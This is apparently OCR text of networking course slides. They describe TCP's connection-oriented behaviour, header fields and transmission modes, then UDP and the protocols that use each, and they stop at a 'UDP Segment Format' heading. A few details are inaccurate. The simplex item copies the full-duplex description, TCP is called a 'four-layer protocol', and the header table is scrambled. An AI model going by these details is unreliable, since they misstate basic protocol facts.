
Transmission Control Protocol (TCP)

- TCP is a **connection-oriented**, four-layer protocol
- TCP breaks messages into **segments**, **reassembles** them at the **destination station**, and **resends** the packets that are not received at the destination

The protocols that use TCP include

- **FTP (File Transfer Protocol)**
- **HTTP (Hypertext Transfer Protocol)**
- **Telnet**
- **SMTP (Simple Mail Transfer Protocol)**

Notes: ______________________________




TCP Header Format

0-31 Bits

Bytes				
	Source Port No (16 bits)		Destination Port No (16 bits)	
0	0	1	2	3
	Sequence No (32 bits)			
4	4	5	6	7
	Acknowledgement No (32 bits)			
8	8	9	10	11
	Header Length (4 bits)	Reserved (6 bits) URG ACK PSH RST SYN FIN	Window Size (16 bits)	
12	12	13	14	15
	TCP Checksum (16 bits)		Urgent Pointer (16 bits)	
16	16	17	18	19
	Options			
20	20	21	22	23
24	Data (if any)			

0-31 Bits

20 Bytes



TCP Services

1 Simplex

- Each flow has its own window size, **sequence** numbers, and **acknowledgment** numbers

2 Half-duplex

- Allows sending information in **both directions** between two nodes, but only one direction can be utilized at a time

3 Full-duplex

- Allows data flow in each direction, **independent** of the other direction
- Each flow has its own window size, **sequence** numbers, and **acknowledgment** numbers

Notes: ______________________________

User Datagram Protocol (UDP)

- UDP is a connectionless transport protocol that exchanges datagrams without acknowledgments or guaranteed delivery
- It does not use **windowing** or **acknowledgments**, so reliability, if needed, is provided by application layer protocols


- The **protocols** that use UDP include:
  - TFTP (Trivial File Transfer Protocol)
  - SNMP (Simple Network Management Protocol)
  - DHCP (Dynamic Host Configuration Protocol)

UDP Segment Format

